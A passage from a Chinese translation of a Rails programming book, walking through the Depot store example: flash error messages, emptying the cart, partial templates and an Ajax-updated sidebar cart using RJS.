实际上，当异常发生时，我们通常会做三件事：首先，利用 Rails 的日志工具将这一事实记入内部日志文件（参见原书第 268 页）；其次，向用户输出一条简短的信息（例如“非法货品”之类的）；最后，重新显示分类列表页面，以便用户可以继续使用我们的站点。

flash

你大概已经猜到了，对于错误处理和报告，Rails 也有简便的途径。Rails 定义了一个名叫 *flash* 的结构——所谓 *flash* 其实就是一个篮子（与 Hash 非常类似），你可以在处理请求的过程中把任何东西放进去。在同一个 session 的下一个请求中，你可以使用 *flash* 的内容，然后这些内容就会被自动删除。一般来说，*flash* 都是用于收集错误信息的。譬如说，当 *add_to_cart()* action 发现传入的货品 id 不合法时，它就可以将错误信息保存在 *flash* 中，并重定向到 *index()* action，以便重新显示分类列表页面。*index()* action 的视图可以将 *flash* 中的错误信息提取出来，在列表页面顶端显示。在视图中，使用 *flash* 方法即可访问到 *flash* 中的信息。

108

⁷ 你看到的行号可能不一样，因为我们使用的源文件中包含一些与图书相关的格式信息。

⁸ 如果使用 SQLite 3，此时就会抛出这个异常；其他数据库可能会导致别的异常被抛出。譬如说，如果使用 PostgreSQL，它就会认为 wibble 不是一个合法的主键值而拒绝接受整个操作，并抛出 StatementInvalid 异常。在这种情况下，你的错误处理机制也要做相应调整。

为什么不把错误信息直接保存在随便一个普通的实例变量中呢？别忘了，重定向指令是由应用程序发送给浏览器的，后者收到该指令后再向应用程序发送一个新的请求。当应用程序收到后一个请求时，前一个请求中保存的实例变量都已经消失无踪了。flash 数据是保存在 session 中的，这样才能够在多个请求之间传递。

了解了这些关于 flash 数据的背景知识之后，我们就可以对 `add_to_cart()` 方法进行修改了，使之拦截无效的货品 id，并报告这一错误。

```
depot_h/app/controllers/store_controller.rb
def add_to_cart
  product = Product.find(params[:id])
  @cart = find_cart
  @cart.add_product(product)
rescue ActiveRecord::RecordNotFound
  logger.error("Attempt to access invalid product #{params[:id]}")
  flash[:notice] = "Invalid product"
  redirect_to :action => 'index'
end
```

`rescue` 子句拦下了 `Product.find()` 抛出的异常，随后我们做了如下处理：

- 用 Rails 的日志记录器记下这个错误。每个控制器都可以通过 `logger` 属性访问日志记录器，在这里我们用它来记录错误信息，因此使用的日志级别是 `error`。
- 创建一条 flash 提示信息，在其中解释出错的原因。和 session 一样，flash 使用起来就像是在使用一个 hash。在这里，我们用 `:notice` 作为存放提示信息的键。
- 使用 `redirect_to()` 方法将浏览器重定向到货品列表显示页面。该方法可以接受很多参数（和前面在模板中用过的 `link_to()` 方法类似），在这里，它会要求浏览器立即去请求当前控制器的 `index` action。为什么要重定向，而不是直接渲染货品列表页面呢？因为如果使用重定向，用户在浏览器上看到的 URL 地址就是 `http://.../store/index`，而不是 `http://.../store/add_to_cart/wibble`。这样我们就避免了暴露太多应用程序的内部信息，并且也不会因为用户点击“刷新”按钮而再次引发错误。

109

写好这些代码之后，我们就可以重新输入这个造成错误的请求地址。这一次，当我们输入以下地址：

```
http://localhost:3000/store/add_to_cart/wibble
```

浏览器上没有出现一大堆错误信息，而是显示了分类列表页面。如果我们查看日志文件（`log` 目录下的 `development.log` 文件）的末尾处，还会看到输出的错误信息：⁹

```
Parameters: {"action"=>"add_to_cart", "id"=>"wibble", "controller"=>"store"}
Product Load (0.000246)  SELECT * FROM "products" WHERE ("products"."id" = 0)
Attempt to access invalid product wibble
Redirected to http://localhost:3000/store/index
Completed in 0.00522 (191 reqs/sec) . . .
```

```
Processing StoreController#index ...
: :
```

⁹ 在 Unix 机器上，你可以使用 `tail` 或 `less` 之类的命令来浏览日志文件。在 Windows 上，直接使用你最喜欢的编辑器即可。一个不错的办法是始终保持一个监视窗口打开，以便随时看到加入日志文件的新内容。在 Unix 上，可以用 `tail -f` 实现这一目的。你可以在 <http://gnuwin32.sourceforge.net/packages/coreutils.htm> 下载一个 Windows 版本的 `tail` 命令行工具，也可以在 <http://tailforwin32.sourceforge.net/> 下载一个基于 GUI 的 `tail` 工具。最后值得一提的是，有些 OS X 用户发现 `Console.app`（在 Applications > Utilities 中）也可以很方便地跟踪日志文件：只要使用 `open` 命令，并传入日志文件的名称即可。

```
Rendering within layouts/store
Rendering store/index
```

日志的确生效了，但 flash 信息还没有在浏览器上出现，这是因为我们没有显示它。我们要在布局上添加一些东西，以便显示 flash 信息——如果有的话。下列 rhtml 代码会检查 notice 级别的 flash 信息，如果有这样的信息存在，便新建一个<div>来容纳它。

```
<% if flash[:notice] -%>
  <div id="notice"><%= flash[:notice] %></div>
<% end -%>
```

那么，这些代码应该放在哪里？我们可以将它放在“分类列表显示”模板——也就是 index.html.erb 文件——的顶上，毕竟那就是我们希望它出现的地方。但应用程序的开发还要继续，最好是用一种标准化的方式来显示所有页面的错误信息。

此前我们已经用 Rails 的布局来给所有页面提供统一的观感，现在处理 flash 的代码同样可以放进布局中。这样，即使客户突然决定把出错信息放到旁边而不是顶上，我们也只须做一处修改。

于是，修改之后的布局代码就像这样：

```
depot_h/app/views/layouts/store.html.erb
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot" , :media => "all" %>
</head>
<body id="store">
  <div id="banner">
    <%= image_tag("logo.png") %>
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">
      <a href="http://www....">Home</a><br />
      <a href="http://www..../faq">Questions</a><br />
      <a href="http://www..../news">News</a><br />
      <a href="http://www..../contact">Contact</a><br />
    </div>
    <div id="main">
      <% if flash[:notice] -%>
        <div id="notice"><%= flash[:notice] %></div>
      <% end -%>

      <%= yield :layout %>
    </div>
  </div>
</body>
</html>
```


我们还会给提示框加上新的 CSS 样式：

```
depot_h/public/stylesheets/depot.css
#notice {
  border: 2px solid red;
  padding: 1em;
  margin-bottom: 2em;
  background-color: #f0f0f0 ;
  font: bold smaller sans-serif;
}
```

这一次，当我们手工输入非法的货品 id 时，就会看到分类列表页面顶上出现的错误报告。

我们感觉这个迭代可以告一段落了，于是叫来客户验收错误处理的效果。她感到很开心，并且

继续试用我们的应用程序。马上，她又注意到新的“购物车显示”页面还有个小问题：还没有办法清空购物车中的货品。解决这个小问题就是下一个迭代的任务，我们要搞定它们再回家。



8.5 迭代 C4：结束购物车

Iteration C4: Finishing the Cart

现在该实现“清空购物车”的功能了：我们要在购物车中加上一个链接，同时在 `store` 控制器中实现 `empty_cart()` 方法。我们先从模板开始，不过不要使用超链接，用 `button_to()` 方法添加一个按钮会更合适。


```
depot_h/app/views/store/add_to_cart.html.erb
<h2>Your Pragmatic Cart</h2>
<ul>
  <% for item in @cart.items %>
    <li><%= item.quantity %> &times; <%= item.title %></li>
  <% end %>
</ul>

▶  <%= button_to 'Empty cart', :action => 'empty_cart' %>
```

在控制器中，我们要实现 `empty_cart()` 方法，该方法会将购物车从 `session` 中去掉，并在 `flash` 中设置提示信息，最后将浏览器重定向到首页。

```
depot_h/app/controllers/store_controller.rb
def empty_cart
  session[:cart] = nil
  flash[:notice] = "Your cart is currently empty"
  redirect_to :action => 'index'
end
```

现在，打开购物车页面，点击 `Empty cart` 按钮，我们就会回到货品列表页面，并且看到一行漂亮的提示信息如下图。



不过在击掌庆贺之前，我们再看一眼程序：其中引入了一段重复代码。

现在 `store` 控制器中有两处代码做着同样的事情：在 `flash` 中放入一段提示信息，然后重定向到首页。看起来，应该把这段相同的代码抽取到一个方法中。于是，我们实现了 `redirect_to_index()`

方法，并让 `add_to_cart()` 和 `empty_cart()` 方法都使用它。

```
depot_i/app/controllers/store_controller.rb
  def add_to_cart
    product = Product.find(params[:id])
    @cart = find_cart
    @cart.add_product(product)
  rescue ActiveRecord::RecordNotFound
    logger.error("Attempt to access invalid product #{params[:id]}")
    redirect_to_index("Invalid product")
  end

  def empty_cart
    session[:cart] = nil
    redirect_to_index("Your cart is currently empty")
  end

private

  def redirect_to_index(msg)
    flash[:notice] = msg
    redirect_to :action => 'index'
  end
```

最后，我们还要对购物车的显示稍加美化：改用表格（而不是``元素）来显示购物车中的物品。同样，我们还是用 CSS 来控制显示样式。

```
depot_i/app/views/store/add_to_cart.html.erb
<div class="cart-title">Your Cart</div>
<table>
  <% for item in @cart.items %>
    <tr>
      <td><%= item.quantity %>&times;</td>
      <td><%= item.title %></td>
      <td class="item-price"><%= number_to_currency(item.price) %></td>
    </tr>
  <% end %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td>
  </tr>
</table>

<%= button_to "Empty cart" , :action => :empty_cart %>
```

<113>

此外，我们还需要在 `Cart` 模型类中添加一个方法，使其返回所有物品的总价。`Ruby` 提供的 `sum()` 方法可以很方便地实现“计算一组物品总价”这样的功能。

```
depot_i/app/models/cart.rb
def total_price
  @items.sum { |item| item.price }
end
```

再往 `depot.css` 样式表中添加一点内容：

```
depot_i/public/stylesheets/depot.css
/* Styles for the cart in the main page */


.cart-title {
  font: 120% bold;
}

.item-price, .total-line {
  text-align: right;
}

.total-line .total-cell {
```

```
font-weight: bold;
border-top: 1px solid #595 ;
}
```

这样一来，如下所示的购物车就好看多了。



我们做了什么

真是忙碌而高效的一天。我们给在线商店加上了“购物车”的功能，在此过程中也亲身体验了 Rails 的一些便利的特性。我们

- 使用 session 来存储状态；
- 创建并使用了与数据库无关的模型对象；
- 用 flash 在 action 之间传递错误信息；
- 用日志器记录事件；
- 用辅助方法消除重复代码。

我们还亲眼看到一些错误出现，并且想办法解决了它们。

不过，正当我们认为已经完成这部分功能时，客户又溜达过来了——手里拿着一本《信息技术与高尔夫周刊》。这期杂志上有一篇醒目的文章介绍了一种全新的浏览器界面风格，那里所有的东西都可以随时更新内容，而不必重新装载页面。“Ajax。”她骄傲地说道。唔……明天我们也来看看这东西吧。

游戏时间

下面的东西，不妨自己动手试试。

- 在 session 中增加一个变量，记录用户访问了 index 页面多少次。请注意，当用户第一次访问时，计数器可能还不存在于 session 中，可以用下列代码检查它是否存在：

```
if session[:counter].nil?
  ...
end
```

如果 session 中还没有这个变量，就要首先初始化它，然后在每次访问 index 页面时递增它的值。

- 把计数器传递给视图模板，将其显示在货品列表页的顶上。提示：pluralize 辅助方法（详见原书第 514 页）也许可以帮你构造显示信息。
- 当用户往购物车中放入货品时，将计数器复位为 0。
- 修改视图模板，只有当计数器的值大于 5 时才显示。

(更多提示请看 <http://pragprog.wikidot.com/rails-play-time。>)

在本章中，我们将看到如何：

- 使用局部模板
- 使用 Ajax 和 RJS 实现动态更新
- 隐藏和显示 DOM 元素
- 在页面布局内部进行渲染
- 使用 Script.aculo.us 高亮显示变化内容
- 在禁用 JavaScript 的情况下工作

第 9 章

任务 D：Ajax 初体验

Task D: Add a Dash of Ajax

客户希望我们给在线商店加上 Ajax 支持。不过，什么是 Ajax？

在过去的日子里（也就是 2005 年前后），浏览器一律被当作“哑设备”对待。当编写基于浏览器的应用程序时，你只管把内容送给浏览器，然后忘记这次会话。另一方面，用户会填一些表单，或是点击超链接，应用程序就会收到一个请求；随后，应用程序会渲染一个完整的页面给用户。然后，整个乏味的过程又从头开始。这也正是 Depot 应用到目前为止的工作方式。

但浏览器并不真的是哑巴（谁曾想到？），它们也可以运行代码。几乎所有浏览器都可以运行 JavaScript（并且大部分支持 Adobe 的 Flash）。然后人们又想到，浏览器中的 JavaScript 可以在背后与服务器交流，并更新用户看到的页面。Jesse James Garrett 把这种交互方式命名为 Ajax——这个词曾经是“异步 JavaScript 和 XML”（Asynchronous JavaScript and XML）的缩写，但它现在唯一真正的意思就是“让浏览器别那么蠢”。

那么，就来给购物车加上 Ajax 吧：我们不想要一个单独的购物车页面，只要把当前的购物车显示在分类页面的边框里就行了。然后我们会加上一点 Ajax 的魔法，只更新边框里的购物车，而不必重新显示整个页面。

要使用 Ajax，最好是先做出一个非 Ajax 版本的应用程序，然后再逐步引入 Ajax 的功能。这也正是我们将在这里做的事。首先，我们把购物车从一个独立的页面移到边框里。

9.1 迭代 D1：迁移购物车

Iteration D1: Moving the Cart

目前我们的购物车是由 `add_to_cart` 这个 action 及其对应的 `.html.erb` 模板来渲染的。我们要做的第一件事，就是将“渲染购物车”的逻辑放到负责显示分类页面的布局模板中。这很容易，使用局部模板（*partial template*）就行了。

局部模板

几乎每种编程语言都允许你定义方法（*method*）。一个方法实际上就是一段代码，并拥有一个名

字；根据名字调用方法，对应的这段代码就会运行。当然，在调用方法时可以传入参数，这样你只须编写一段代码，就可以在很多种不同的场景中使用它。

可以把 Rails 的局部模板看作一种视图层面的“方法”。一个局部模板就是一段视图代码，被保存在一个独立的文件中。你可以从另一个模板或控制器调用（渲染）一个局部模板，然后这个局部模板会渲染它自己，并将渲染的结果返回给调用者。而且和方法一样，也可以向局部模板传递参数，这样同一个局部模板就可以渲染出不同的结果。

在这个迭代中，我们会在两个地方用到局部模板。首先来看看如何显示购物车。

```
depot_i/app/views/store/add_to_cart.html.erb
<div class="cart-title">Your Cart</div>
<table>
  <% for item in @cart.items %>
    <tr>
      <td><%= item.quantity %>&times;</td>
      <td><%= item.title %></td>
      <td class="item-price"><%= number_to_currency(item.price) %></td>
    </tr>
  <% end %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td>
  </tr>

</table>

<%= button_to "Empty cart" , :action => :empty_cart %>
```

这个模板创建了一个多行的表格，每一行用于显示购物车中的一个项目。每当你发现自己要做这样的循环操作时，就应该停下来问问自己：“模板里的逻辑会不会太多了？”看起来，我们可以把循环逻辑抽取到局部模板中（而且正如你将会看到的，这也为稍后的 Ajax 模法做了准备）。Rails 提供了一项很有用的功能：你可以将一个集合传递给负责渲染局部模板的方法，该方法就会自动地多次渲染局部模板——每次都传入集合中的一个元素作为参数。借助这项功能，我们的购物车视图就可以重写如下：

```
depot_i/app/views/store/add_to_cart.html.erb
<div class="cart-title">Your Cart</div>
<table>
  <%= render(:partial => "cart_item" , :collection => @cart.items) %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td>
  </tr>

</table>

<%= button_to "Empty cart" , :action => :empty_cart %>
```

这样看起来就简单多了。`render()`方法接收两个参数，分别是局部模板的名字和一组对象的集合。局部模板本身实际上就是另一个模板文件（默认情况下与调用它的模板文件位于同一个目录下）。不过，为了从名字上将局部模板和普通模板区分开来，Rails 认为局部模板的名字都以下划线开头，在查找局部模板时也会在传入的名字前面加上下划线。也就是说，我们的局部模板应该在 `_cart_item.html.erb` 文件中定义，这个文件则位于 `app/views/store` 目录下。

```
depot_j/app/views/store/_cart_item.html.erb
<tr>
  <td><%= cart_item.quantity %>&times;</td>
  <td><%= h cart_item.title %></td>
  <td class="item-price"><%= number_to_currency(cart_item.price) %></td>
</tr>
```

这里有些细节需要注意。在局部模板内部，我们通过 `cart_item` 这个变量来引用当前的购物车项目，因为主模板在调用 `render` 方法时会使用这个变量——当循环渲染局部模板时，这个变量中存储的始终是“当前的购物车项目”。简而言之，局部模板的名字是“`cart_item`”，所以在局部模板内部就会有一个名叫 `cart_item` 的变量。

现在，我们已经对“显示购物车”的代码做了整理，但还没有将它搬到边框里。要实现这次搬迁，就需要将这部分逻辑放到布局模板中。如果我们编写出一个用于显示购物车的局部模板，那么只要在边框里嵌入如下调用就行了：

```
render(:partial => "cart")
```

但局部模板怎么知道到哪里去获得购物车对象呢？一种可行的做法是利用隐含的共识：在布局模板中，我们可以访问控制器提供的 `@cart` 这个实例变量，在局部模板中同样可以。但这看上去就像是调用一个方法、并通过全局变量传递值给它——这是有效的，但代码很丑陋，并且增加了耦合程度（因此也会让你的程序变得脆弱而难以维护）。

<119>

还记得在 `add_to_cart` 模板中用到的“渲染一组对象”的技巧吗？它给局部模板内部的 `cart_item` 变量设上了值。当直接调用局部模板时也可以做同样的事情：`render()` 方法的 `:object` 参数接受一个对象作为参数，并将其赋值给一个与局部模板同名的变量。所以，在布局模板中，我们可以这样调用 `render` 方法：

```
<%= render(:partial => "cart", :object => @cart) %>
```

这样，在 `_cart.html.erb` 模板中就可以通过 `cart` 变量来访问购物车。

我们现在就动手做起来吧：首先创建 `_cart.html.erb` 模板，它和 `add_to_cart` 模板大同小异，不过使用了 `cart` 变量而不是 `@cart` 变量。（请注意，局部模板还可以调用别的局部模板。）

```
depot_j/app/views/store/_cart.html.erb
<div class="cart-title">Your Cart</div>
<table>
  <%= render(:partial => "cart_item", :collection => cart.items) %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= number_to_currency(cart.total_price) %></td>
  </tr>

</table>

<%= button_to "Empty cart", :action => :empty_cart %>
```

现在，修改 `store` 布局模板，在边框中加上新建的局部模板。

```
depot_j/app/views/layouts/store.html.erb
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
</head>
<body id="store">
```

```


<%= image_tag("logo.png") %>
  <%= @page_title || "Pragmatic Bookshelf" %>



<div id="cart">
      <%= render(:partial => "cart", :object => @cart) %>
    </div>
    <a href="http://www....">Home</a><br />
    <a href="http://www..../faq">Questions</a><br />
    <a href="http://www..../news">News</a><br />
    <a href="http://www..../contact">Contact</a><br />
  </div>
  <div id="main">
    <% if flash[:notice] -%>
      <div id="notice"><%= flash[:notice] %></div>
    <% end -%>

    <%= yield :layout %>
  </div>
</div>
</body>
</html>


```

现在我们必须对 `StoreController` 稍加修改，因为在访问 `index` 这个 action 时就会调用布局模板，但这个 action 并没有对 `@cart` 变量设值。这个问题很容易解决。

```

depot_~/app/controllers/store_controller.rb
def index
  @products = Product.find_products_for_sale
  @cart = find_cart
end

```

再加上一点 CSS:

```

depot_~/public/stylesheets/depot.css
/* Styles for the cart in the sidebar */

#cart, #cart table {
  font-size: smaller;
  color: white;
}

#cart table {
  border-top: 1px dotted #595;
  border-bottom: 1px dotted #595;
  margin-bottom: 10px;
}

```

现在，当你往购物车中随便添加一点东西，然后再察看分类页面时，就会看到如图 9.1 所示的效果。啧啧，我们就等着拿 Webby 大奖^{*}了。

改变流程

购物车已经在边框中显示出来了，随后我们就可以改变 `Add to Cart` 按钮的工作方式：它无须显示一个单独的购物车页面，只要刷新首页就行了。

这个改变也很简单：在 `add_to_cart` 这个 action 方法的最后，直接把浏览器重定向到首页。

^{*}译者注：Webby 大奖（Webby Award, <http://www.webbyawards.com/>）是国际上著名的针对网站设计、创造性、可用性和功能的奖项。美国第一大网站 MySpace、NBA 球队达拉斯小牛队的老板马克·库班的 Blog、Twitter、eBay 等网站都曾在 Webby 大奖榜上有名。




图 9.1 购物车在边框里

```
Download depot_k/app/controllers/store_controller.rb
def add_to_cart
  product = Product.find(params[:id])
  @cart = find_cart
  @cart.add_product(product)
  redirect_to_index
rescue ActiveRecord::RecordNotFound
  logger.error("Attempt to access invalid product #{params[:id]}")
  redirect_to_index("Invalid product")
end
```

为了让这段代码能够工作，我们还要修改 `redirect_to_index()` 的定义，将“消息”这个参数变成可选的。

```
depot_k/app/controllers/store_controller.rb
def redirect_to_index(msg = nil)
  flash[:notice] = msg if msg
  redirect_to :action => 'index'
end
```

现在是时候去掉 `add_to_cart.html.erb` 模板了——不再需要它了。（关键在于，如果把它留在这里，稍后可能会把我们弄糊涂的。）

< 122

于是，在我们的在线商店中，购物车已经显示在页面的边框上了。点击按钮将货品添加到购物车之后，页面会重新显示更新后的购物车。可是，如果货品列表页面很大，重新显示这个页面可能需要一点时间，还会占用带宽和服务器资源。还好，Ajax 可以让情况得到改善。

9.2 迭代 D2：创建基于 Ajax 的购物车

Iteration D2: Creating an Ajax-Based Cart

Ajax 允许我们编写代码在浏览器中运行，并与服务器端的应用程序交互。在这里，我们希望让 **Add to Cart** 按钮在后台调用服务器端的 `add_to_card` 方法，随后服务器把关于购物车的 HTML 发回浏览器，我们只要把服务器更新的 HTML 片段替换到边框里就行了。

要实现这种效果，通常的做法是首先编写在浏览器中运行的 JavaScript 代码，然后编写服务器端代码与 JavaScript 交互（可能是通过 JSON 之类的技术）。好消息是，只要使用 Rails，这些东西都将被隐藏起来：我们使用 Ruby（再借助一些 Rails 辅助方法）就可以完成所有功能。

向应用程序中引入 Ajax 的技巧在于“小步前进”，所以我们先从最基本的开始：修改货品列表页，让它向服务器端应用程序发起 Ajax 请求；应用程序则应答一段 HTML 代码，其中展示了最新的购物车。

在索引页上，目前我们是用 `button_to()` 来创建“Add to Cart”链接的。揭开神秘的面纱，`button_to()` 其实就生成了 HTML 的 `<form>` 标记。下列辅助方法

```
<%= button_to "Add to Cart", :action => :add_to_cart, :id => product %>
```

会生成类似这样的 HTML 代码：

```
<form method="post" action="/store/add_to_cart/1" class="button-to">
  <input type="submit" value="Add to Cart" />
</form>
```

这是一个标准的 HTML 表单，所以，当用户点击提交按钮时，就会生成一个 POST 请求。我们不希望这样，而是希望它发送一个 Ajax 请求。为此，必须更直接地编写表单代码——可以使用 `form_remote_tag` 这个 Rails 辅助方法。“`form_..._tag`”这样的名字代表它会生成 HTML 表单，“remote”则说明它会发起 Ajax 远程调用。现在，打开 `app/views/store` 目录下的 `index.html.erb` 文件，将 `button_to()` 调用替换为下列代码：

```
depot_1/app/views/store/index.html.erb
<%= form_remote_tag :url => { :action => 'add_to_cart', :id => product } do %>
  <%= submit_tag "Add to Cart" %>
<% end %>
```

用 `:url` 参数，你就可以告诉 `form_remote_tag()` 应该如何调用服务器端的应用程序。该参数接收一个 hash，其中的值就跟传递给 `button_to()` 方法的参数一样。在表单内部（也就是 `do` 和 `end` 之间的代码块中），我们编写了一个简单的提交按钮。在用户看来，这个页面就跟以前一模一样。

虽然现在处理的是视图，但我们还需要对应用程序做些调整，让它把 JavaScript 库发送到用户的浏览器上。在第 24 章“Web 2.0”（原书第 561 页）中，我们还会详细讨论这个话题；现在，我们只须在 `store` 布局的 `<head>` 部分里调用 `javascript_include_tag` 方法即可。

```
depot_1/app/views/layouts/store.html.erb
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
  <%= javascript_include_tag :defaults %>
</head>
```

到目前为止，浏览器已经能够向我们的应用程序发送 Ajax 请求，下一步就是让应用程序做出应答。我们打算创建一段 HTML 代码来代表购物车，然后让浏览器把这段 HTML 插入当前页面的 DOM¹，替换掉当前显示的购物车。为此，我们要做的第一个修改就是不再让 `add_to_cart` 重定向到首页（我知道，我们刚刚才加上这个功能，现在又要把它拿掉了……我们很敏捷，对吧？），代之以一个 `respond_to` 调用，使其针对 `.js` 格式做出适当的响应。²

```
depot_1/app/controllers/store_controller.rb
def add_to_cart
  product = Product.find(params[:id])
  @cart = find_cart
  @cart.add_product(product)
  respond_to do |format|
    format.js
```

¹ 文档对象模型。这是浏览器对于其中显示的文档的结构与内容的内部呈现形式。通过操作 DOM，我们可以在用户眼皮底下改变显示效果。

² 这个语法乍看上去可能有些出人意料，但实际上就是调用一个方法，并传入一个代码块（block）作为参数。在附录 A 第 9 节“代码块与迭代器”（第 676 页）中会介绍代码块的用法。我们还会在第 12.1 节“分别应答”（第 179 页）中详细介绍 `respond_to` 方法。

```

end
rescue ActiveRecord::RecordNotFound
  logger.error("Attempt to access invalid product #{params[:id]}")
  redirect_to_index("Invalid product")
end

```

124

修改的结果是，当 `add_to_cart` 完成对 Ajax 请求的处理之后，Rails 就会查照 `add_to_cart` 这个模板来执行渲染。在原书第 122 页，我们已经删掉了旧的 `.html.erb` 模板，看起来现在又需要把它弄回来了。不过，还是让我们换另一种方式来做这件事吧。

Rails 1.1 引入了 RJS 模板的概念。`.js.rjs` 文件扩展名中的“js”指的就是 JavaScript。`.js.rjs` 模板可以将 JavaScript 发送到浏览器，而你需要写的只是服务器端的 Ruby 代码。下面我们就来编写第一个 RJS 模板：`add_to_cart.js.rjs`，它和别的模板一样，也位于 `app/views/store` 目录下。

```

depot/app/views/store/add_to_cart.js.rjs
page.replace_html ("cart", :partial => "cart", :object => @cart)

```

我们来分析一下这个模板。`Page` 这个变量是 JavaScript 生成器的实例——这是 Rails 提供的一个类，它知道如何在服务器端创建 JavaScript，并使其在浏览器上运行。在这里，我们希望它找到当前页面上 `id` 为 `cart` 的元素，然后将其中的内容替换成……某些东西。传递给 `replace_html` 的参数看上去很眼熟，因为它们就跟 `store` 布局中渲染局部模板时传入的参数完全一样。这个简单的 RJS 模板就会渲染出用于显示购物车的 HTML 代码，随后就会告诉浏览器将 `id="cart"` 的 `<div>` 中的内容替换成这段 HTML 代码。

这有效吗？在书里很难演示，不过它确实有效。首先刷新首页，以确保 `form_remote_tag` 调用和 JavaScript 库被加载到浏览器。然后，点击 `Add to Cart` 链接，就应该能看到边框里的购物车信息被更新了，同时浏览器却不会有任何刷新页面的迹象。你已经创建了一个 Ajax 应用程序。

排疑解难

虽然 Rails 极大地简化了 Ajax，却没办法让它变得易如反掌。而且，由于涉及几种技术的松散整合，一旦 Ajax 出现故障，可能会很难跟踪调试。这也是应该始终小步前进、逐渐增加 Ajax 功能的原因。

如果你的 Depot 应用没有显露出任何 Ajax 魔法，这里有几个提示：

- 你删除旧的 `add_to_cart.html.erb` 文件了吗？
- 你记得用 `javascript_include_tag` 将必要的 JavaScript 库包含到 `store` 布局中了吗？
- 你的浏览器是否有什么特殊的设置，强迫它每次都重新加载整个页面？有时候浏览器会在本地缓存页面内容，这也会给测试增加困难。也许你应该首先刷新整个页面，然后再进行测试。
- 是否收到了任何报错？请察看 `logs` 目录中的 `development.log` 文件。
- 还是日志文件，你是否看到了针对 `add_to_cart` 这个 action 的请求？如果没有，就表示你的浏览器并没有发起 Ajax 请求。如果 JavaScript 库已经加载到浏览器中（用“查看源文件”功能可以看到 HTML 源代码），是否你的浏览器禁用了 JavaScript？
- 有些读者告诉我们，当他们重新启动应用程序之后，基于 Ajax 的购物车就一切正常了。
- 如果你使用 Internet Explorer 浏览器，它有可能正运行在所谓 *quirks* 模式下——这是为了兼容旧版本 IE 而设计的一种运行模式，它在处理 Ajax 时有很多问题。如果在页面上设置了适当的

125

DOCTYPE 头信息，IE 就会转入 *standards* 模式，这种模式能够更好地处理 Ajax 内容。我们的布局模板中使用了下列头信息：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
```

客户永不满足

我们已经对自己感到相当满意了：只修改了少少的几行代码，原来那个乏味的 Web 1.0 应用就走上了 Web 2.0 和 Ajax 的康庄大道。屏住呼吸，我们把客户叫到了旁边。什么都不用说，我们自豪地按下了 **Add to Cart** 按钮，然后扭头看着她，等待着她的赞扬。可是，没有赞扬，她看上去很惊讶。“你们把我叫过来就是为了给我看一个 bug？”她问道，“你点了按钮，却什么都没发生。”

我们耐心地解释说，其实背后已经发生好多事情了。看看边框里的购物车，看见了吗？我们添加货品的时候，购物车里的货品数量就从 4 变成了 5。

“噢，”她这样说，“我还真没注意到。”如果她注意不到页面更新的话，估计顾客也注意不到。看来我们还需要对用户界面做点改进。

9.3 迭代 D3：高亮显示变化 Iteration D3: Highlighting Changes

前面就已经提到过，`javascript_include_tag` 辅助方法会把几个 JavaScript 库加载到浏览器中，其中之一的 `effects.js` 可以给页面装饰以各种有趣的可视化效果³。在这些可视化效果中就包括如今声名显赫的“黄渐变技巧”（Yellow Fade Technique）——这是一种高亮显示页面元素的技巧，通常会首先把背景变成黄色，然后再渐变到白色。图 9.2 展示了将黄渐变技巧应用到我们的购物车上的效果：最后面的那张图片是最初的购物车；用户点击 **Add to Cart** 按钮，购物车中货品的数量变成“2”，同时货品名称所在的那行文字背景变亮；随后，背景颜色又会逐渐变回原来的样子。

